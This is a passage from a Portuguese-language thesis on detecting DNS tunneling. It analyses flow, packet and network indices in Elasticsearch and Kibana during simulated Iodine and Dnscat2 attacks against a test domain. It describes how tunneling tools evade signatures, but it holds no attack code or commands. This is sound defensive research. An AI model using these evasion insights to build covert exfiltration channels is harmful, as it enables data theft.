Como exemplo, serão detalhados alguns parâmetros de fluxo DNS durante um ataque de tunelamento através de gráficos descritivos das dimensões analisadas. A Figura 3.13 representa o gráfico de *network.bytes* e *event.duration*, para cada identificador de fluxo, com uma visão consolidada para o IP de destino no tráfego. Há incrementos nos dois parâmetros citados para o IP malicioso 3.13.200.204.



Figura 3.14: Parâmetro event.duration para Nome de Domínio consultado.

O índice *event.duration* do fluxo DNS representa o tempo entre consulta de um domínio e a respectiva resposta com o mesmo identificador de fluxo. Por padrão, o processo de resolução de nomes utiliza o *cache* do servidor resolvidor local, o que agiliza as respostas e o tempo de duração do fluxo DNS. No caso do tunelamento, os métodos de consultas iterativas são utilizados, próprios da hierarquia dos servidores DNS, aumentando o tempo de duração das consultas [3].

A Figura 3.14 demonstra que o índice *event.duration*, medido em nanossegundos, recebe um incremento significativo, fora do padrão de navegações *web*. Neste exemplo, é possível identificar consultas com os caracteres da ferramenta Dnscat2 *dnscat.*, visualizando o momento da exfiltração pela ferramenta. Na mesma perspectiva, tem-se consultas a sites da nuvem que pontuam elevações neste índice também, indicando que serviços na nuvem podem gerar falsos positivos nas amostras, se analisados de forma isolada.




Figura 3.15: Parâmetro network.bytes para Nome de Domínio consultado.

Os índices *network.bytes*, *bytes_in* e *bytes_out* visam capturar indícios de alta taxa de transferência de dados nos pacotes DNS, outro parâmetro do tunelamento. Apesar de algumas ferramentas tentarem burlar esses efeitos nas análises de detecção de anomalias, distribuindo o tráfego de dados entre servidores de domínios maliciosos diferentes, a frequência com que esses valores aparecem na amostra indicam o possível comportamento malicioso, principalmente durante a exfiltração de dados. A Figura 3.15 indica a forte anomalia proveniente do índice *network.bytes* em um gráfico que demonstra a quantidade de bytes transmitidos para cada domínio consultado. Durante a simulação de tunelamento DNS, é possível verificar que o Top Level Domain *link* apresentou uma anomalia frente às demais consultas DNS padrão.

A Figura 3.16 indica a quantidade média de bytes de saída para os domínios consultados durante a simulação de tunelamento. Em casos de operações de *heartbeat* e controle e comando, os dados de saída não se elevam ao ponto de causar uma forte anomalia, mas em conjunto com os demais parâmetros eleva a pontuação para detecção de comportamentos maliciosos no tráfego. Para exfiltração de dados, os valores do parâmetro *bytes_out* são ainda mais influenciadores nas amostras. O gráfico mostra ainda elevação nos bytes de saída para diferentes níveis de camadas do nome de domínio atacante *link*, *lsbb.link*, *t1ns.lsbb.link* etc, detalhando melhor as consultas de tunelamento.




Figura 3.16: Parâmetro bytes_out para Nome de Domínio consultado.

Apesar dos bytes de entrada não sofrerem alterações fortes, no geral, para a maioria das ferramentas de tunelamento, ainda assim este parâmetro pode ser considerado para elevar a pontuação na detecção, não tanto pelo aumento de bytes de entrada no tráfego, mas sim pela frequência de respostas às consultas DNS com o mesmo tamanho em bytes, em um curto intervalo de tempo. Por isso, quando levado à análise em conjunto com outros parâmetros, o índice *bytes_in* reforça e influencia a detecção do tunelamento. A Figura 3.17 demonstra o gráfico da média de bytes de entrada de acordo com o domínio consultado. É perceptível que os valores de entrada não são tão altos mas a frequência é elevada.

Um parâmetro que sofre alterações durante o tunelamento, resultante de análises diretas no Elasticsearch, seria o índice *source.port*. Para cada fluxo DNS uma porta UDP de origem é aberta, porta alta e aleatória, e o incremento anormal, em curto intervalo de tempo, no número de portas UDP abertas (filtrando sempre pacotes UPD/53 de destino), representa uma forte anomalia identificadora de tunelamento, focado na máquina de origem. Com este parâmetro é possível detectar mensagens do tipo *heartbeat* ou comandos de controle, onde as máquinas enviam mensagens curtas apenas para verificação da conexão e




Figura 3.17: Parâmetro bytes_in para Nome de Domínio consultado.

estado do túnel. É possível identificar na Figura 3.18 a anomalia no respectivo índice.




Figura 3.18: Parâmetro source.port para Nome de Domínio consultado.

3.3.4.2 Parâmetros de Pacotes DNS

Os parâmetros de pacote DNS foram coletados pelo **sensor 2** (Figura 3.4), mapeando as informações em índices que possibilitam o tratamento de características específicas dos pacotes, conforme Tabela 3.2. Foi realizado um estudo dos parâmetros que são alterados durante o tunelamento DNS, de acordo com as ferramentas utilizadas.

O nome de domínio no protocolo DNS pode possuir várias camadas, sendo que o nome completo é denominado FQDN (*Fully Qualified Name*). Para o FQDN *www.exemplo.com* temos como TLD (*Top Level Domain*) o argumento *.com* como o primeiro nível desse domínio. De acordo com [14], mais de 50% dos domínios observados em tráfegos legítimos de navegação possuem 3 níveis ou menos de camadas de subdomínio. Para que a transferência completa de dados aconteça através do tunelamento DNS, várias consultas são geradas para o mesmo TLD, aumentando o número de subdomínios ou camadas nas consultas.

Tabela 3.2: Índices para Análise de Pacotes DNS

Parâmetro	Índice	Descrição
Número de camadas de subdomínio	dns.question.etld_plus_one	Effective top-level domain (eTLD) mais uma camada (eTLD+1)
Tamanho dos pacotes DNS em bytes	dns.opt.udp_size	Tamanho do payload UDP (em bytes)
Diferentes tipos de Resource Records	dns.answers.type_covered	Resource Record Type
Respostas DNS	dns.answers_count	Contabilização das respostas às consultas
Número de camadas na resposta	dns.answers.label	Número de camadas do subdomínio respondido para a consulta
Identificador DNS	dns.id	Identificador do pacote DNS
Nome da consulta	dns.question.name	Nome que está sendo consultado
Subdomínio da consulta	dns.question.subdomain	Subdomínio que está sendo consultado

O índice no **sensor 2** para o número de camadas no domínio é *dns.question.etld_plus_one*, coletado à partir do servidor DNS resolvidor, que obtém o valor eTLD (*Effective top-level Domain*) adicionando mais uma camada. Por exemplo, o eTLD+1 para *www.exemplo.com* seria *exemplo.com*. As informações para definir o eTLD são consultadas dinamicamente na base <<http://publicsuffix.org>> pelo módulo Packetbeat [37]. O incremento no número de consultas e repostas com o mesmo eTLD+1 representa uma anomalia a ser considerada para detecção de tunelamento DNS. A Figura 3.19, demonstra o incremento no respectivo índice para eTLD+1 atacante *lsbb.link* durante a simulação de ataque.




Figura 3.19: Número de consultas para o mesmo Parâmetro dns.question.etld_plus_one.

Durante o tráfego de tunelamento DNS, um parâmetro modificado seria o tamanho em bytes dos pacotes DNS trocados, tanto de consultas quanto de repostas. Se a lógica primária das ferramentas de tunelamento é transferir o máximo de informações possíveis em uma consulta específica, os dados de C2 ou exfiltrados são enviados aproveitando o máximo de caracteres permitidos nos campos do protocolo DNS. Assim sendo, os pacotes DNS aumentam seus tamanhos em bytes, comparados a pacotes padrão, representando uma anomalia na comunicação. Os pacotes de *upstream* geralmente são maiores por exfiltrar e devolver dados para a máquina atacante, enquanto os dados de *downstream* geralmente são menores ou iguais aos de *upstream*, por conterem comandos de controle à máquina atacada [3].

No Elasticsearch, é possível verificar o índice respectivo ao tamanho dos pacotes DNS, *dns.opt.udp_size*, sofrendo variações e aumento de tamanho em bytes (sempre respeitando o limite estabelecido pelo protocolo) durante a simulação das ferramentas de tunelamento DNS. Na Figura 3.20, é possível observar que os pacotes udp associados ao tráfego tunelado são maiores em bytes, filtrando pelos pacotes direcionados ao TLD malicioso *.link*. A utilização deste parâmetro será complementar, agregando pontuação na detecção da anomalia. Outros tipos de tráfegos DNS legítimos possuem a característica de pacotes UDP em tamanho máximo, por isso deve ser uma característica que apenas reforça uma tendência de anomalia nas análises.




Figura 3.20: Número de consultas para o Parâmetro *dns.opt.udp_size*.

Os algoritmos tendem a alternar ou modificar *Resource Records* com intuito de aumentar a quantidade de dados transferidos e também para fugir do bloqueio de assinaturas de segurança estáticas, que foram desenhadas para alarmar um tipo específico, incomum nas consultas DNS, "Type TXT", por exemplo. Será utilizado o índice *dns.answers.type_covered* para focar nos tipos de *resource records* dos pacotes. Se houver uma contabilização anormal de RRs, representa indício de tráfego tunelado cuja ferramenta foi desenhada para utilizar diferentes RRs, variando, por exemplo, entre CNAME, TXT, MX etc. De acordo com [3], os RRs do tipo A, AAAA, PTR são mais comuns em tráfego padrão representando mais de 50% dos registros em pacotes DNS.

Identificar o uso anômalo e incomum de RRs representa um parâmetro importante para compor as análises de detecção de tunelamento. A Figura 3.21a mostra um comparativo entre os índices de ocorrência dos tipos de RRs em registros de tráfego DNS, em navegação web comum e tráfego tunelado. A Figura 3.21a mostra a proporção de RRs em um tráfego padrão DNS, onde é possível verificar que os mais usuais seriam do tipo A (mais de 80% dos registros) e AAAA, seguidos de pequenas ocorrências de outros tipos como DS, DNSKEY etc. Já na Figura 3.21b, percebe-se a utilização de tipos incomuns de RRs nos registros DNS, indicando que a aplicação que está gerando os pacotes DNS está variando entre tipos como TXT, MX e CNAME, ou seja, forte indicativo de uso de ferramentas de tunelamento DNS.

O comportamento dos parâmetros de respostas às consultas DNS representa um indício de anomalia, principalmente pela frequência, ou seja, pelo incremento no número de respostas. O protocolo DNS usa UDP para transmissão dos pacotes, necessitando retransmitir consultas por padrão, devido a falhas ou demora no recebimento das mensagens, ocasionando aumento no número de consultas por padrão. No tunelamento DNS há um elevado nível de respostas com informações de controle para a máquina cliente,




Figura 3.21: Tipos de RRs em registros DNS

que seria o fluxo de *downstream* no túnel. O índice *dns.answers_count* contabiliza o número de pacotes com a *flag* que indica que o pacote é uma resposta às consultas anteriores. A Figura 3.22 demonstra que em uma análise comparativa simples, para o domínio malicioso, há incremento no número de respostas.




Figura 3.22: Parâmetro *dns.answers_count* para Nome de Domínio consultado.

Ainda abordando as respostas, o índice *dns.answers.label* também indica possível anomalia por tratar o número de camadas do subdomínio consultado, detectando uma possível resposta contendo informações infiltradas e concatenadas a subdomínios. Cada camada do subdomínio suporta 63 bytes, fazendo com que subdomínios extensos sejam criados, com várias camadas, para enviar a maior quantidade de dados possível. Os índices de resposta também sofrem variações durante as simulações de tráfego tunelado mas não representam parâmetros essenciais na detecção, visto que muitos serviços hospedados na nuvem e conteúdo dinâmico são acessados por subdomínios com várias camadas também.

Algumas ferramentas de tunelamento tentam contornar parâmetros que detectam o aumento no número de camadas do subdomínio diminuindo a quantidade de informação em cada mensagem. Porém, para essa

estratégia há o aumento nas trocas de consultas e respostas, que pode ser identificado pelo índice *dns.id*. O incremento no número de identificadores de pacotes DNS representa um possível estabelecimento de túnel no tráfego, independentemente do tipo de pacote. A Figura 3.23 demonstra a anomalia no comportamento do índice *dns.id* durante a utilização de ferramentas de tunelamento DNS, além do incremento de identificadores explicitamente para o TLD malicioso *link*.




Figura 3.23: Parâmetro dns.id para Top Level Domain.

Por fim, os índices *dns.question.name* e *dns.question.subdomain* são relevantes tanto na análise de seus valores padrão confrontados diante de uma possível anomalia durante o tunelamento, assim como na utilização como índices influenciadores nas amostras de dados, orientando o algoritmo de análise a detectar anomalias na população de dados comparativamente ao nome de domínio e subdomínio encontrados nos pacotes DNS. Esses índices são os mais relevantes nas amostras de dados coletados à partir de registros nos servidores DNS resolvedores e são os que mais se destacam. Os demais índices anteriores, em sua maioria, podem ter sua visualização e análise utilizando índices de nome de domínio ou subdomínio como influenciadores nas amostras populacionais para detecção de anomalias. Temos a contabilização elevada de consultas para determinado FQDN com o mesmo nome de domínio (Figura 3.24) e ainda para o mesmo subdomínio (Figura 3.25).




Figura 3.24: Parâmetro dns.question.name




Figura 3.25: Parâmetro dns.question.subdomain

3.3.4.3 Parâmetros de Registros de Tráfego de Rede

Os parâmetros coletados pelo **sensor 3** identificam características de tráfego tunelado fim-a-fim, onde os IPs de origem *source.ip*, de destino *destination.ip* e as portas de origem e destino na conexão, *source.port* e *destination.port*, são influenciadores na detecção de anomalias (Tabela 3.3). Esta visão de dados, que não são coletados no servidor DNS resolvidor e sim em um serviço de roteamento na rede interna, objetiva complementar as análises com informações de uma fonte alternativa. Quando as ferramentas de tunelamento permitem a conexão direta entre a máquina cliente e o servidor atacante, não temos registros no servidor resolvidor Bind9 pois não há consultas a um domínio em específico. Assim, a visão de tráfego DNS na rede é importante para detectar trocas de mensagens com um servidor que não é padrão ou conhecido na rede, assim como o aumento no número de mensagens trocadas em um determinado intervalo de tempo.

Tabela 3.3: Índices para Análise de Registros de Tráfego de Rede

Parâmetro	Índice	Descrição
IP de destino	destination.ip	Destino final dos pacotes
IP de origem	source.ip	Destino de origem dos pacotes
Porta de destino	destination.port	Verificação de anomalias nas portas de destino nos tráfegos de rede
Porta de origem	source.port	Contabilização na abertura de portas de origem

3.3.5 Painel de parâmetros influenciadores

Para sumarizar a visualização dos parâmetros influenciadores na detecção de tunelamento DNS, foi criado um Painel no Kibana concentrando gráficos em diversas perspectivas. A extração de parâmetros representa um processo essencial na modelagem da metodologia para capturar as anomalias em tráfegos DNS. Antes de serem formulados métodos de análise utilizando Machine Learning, os analistas de segurança podem extrair informações precisas dos gráficos, para parâmetros de pacotes e fluxos DNS, além de informações de tráfegos de rede.

Os painéis correspondem um esquema de monitoramento de segurança de rede que requer interpretação pelos profissionais de segurança e análises adicionais. De uma forma mais estática, é possível trabalhar com assinaturas de segurança e marcadores, que se extrapolados, disparam alertas para sistemas de monitoramento e equipes de segurança organizacionais. A Figura 3.26 mostra o Painel elaborado neste estudo para detecção de Tunelamento DNS composto de gráficos com os principais parâmetros escolhidos. Várias visões estão condensadas, de acordo com o comportamento de tráfegos maliciosos testados, sendo assim, foi possível montar um painel que melhor expõem as anomalias.




Figura 3.26: Painel de parâmetros influenciadores

A Figura 3.26 filtra o momento em que ocorre a simulação de tunelamento DNS, pelas ferramentas Iodine e Dnscat2. Os gráficos indicam o resultado de parâmetros em comparação às informações influenciadoras de tunelamento, quais sejam: quantidade de consultas à domínios com TLD *link*, para eTLD *lsbb.link*, subdomínios *t1ns* ou ainda domínios com caracteres aleatórios indicando uma codificação de informações inseridas nas informações de consultas DNS. Os parâmetros representados no Painel são os mesmos usados como entrada para elaboração de detectores para o modelo de ML não-supervisionado.

4 ANÁLISE DOS DADOS E RESULTADOS

4.1 MODELAGEM DOS DADOS

Quando tratamos de dados com alta cardinalidade, é necessário subdividi-los em dimensões para realizar a devida modelagem das informações. Os valores das variáveis são contrastados com um índice influenciador à escolha, para verificar o comportamento da população sobre uma perspectiva específica. Com a devida subdivisão das variáveis é possível definir padrões e identificar anomalias pontuais.

À partir dos estudos dos parâmetros influenciadores para tunelamento DNS, pelas pesquisas e trabalhos relacionados, foi possível a escolha dos principais índices para iniciar a modelagem dos dados. Como exemplo de uma identificação de comportamentos anormais nos dados, a Figura 4.1 mostra a distribuição de ocorrências das variáveis de acordo com a influência do parâmetro *dns.question.etld_plus_one*.

Para cada variável, é possível identificar na linha do tempo, na data de 17/02 (evento de teste de tunelamento com Iodine), desvios para alguns parâmetros como: contabilização dos eventos para índice influenciador *dns.question.etld_plus_one* (Figura 4.1a), somatório do tempo de duração de um evento DNS *event.duration* (Figura 4.1b), somatório dos bytes em trânsito *network.bytes* (Figura 4.1c) e contabilização de valores únicos de portas UDP abertas *source.port* (Figura 4.1d).




Figura 4.1: Modelagem de dados para índice influenciador *dns.question.etld_plus_one*

O processo de análise e modelagem das dimensões influenciadoras e respectivos parâmetros representou uma etapa importante que antecedeu a definição dos métodos detectores e que resultaram na extração de 31 novos parâmetros, conforme será detalhado adiante Seção 4.2. A ferramenta possibilitou que através de gráficos, em uma linha temporal, fosse possível inferir anomalias de forma precoce, direcionando pontos de análise para o algoritmo de machine learning.

4.2 MÉTODOS DETECTORES

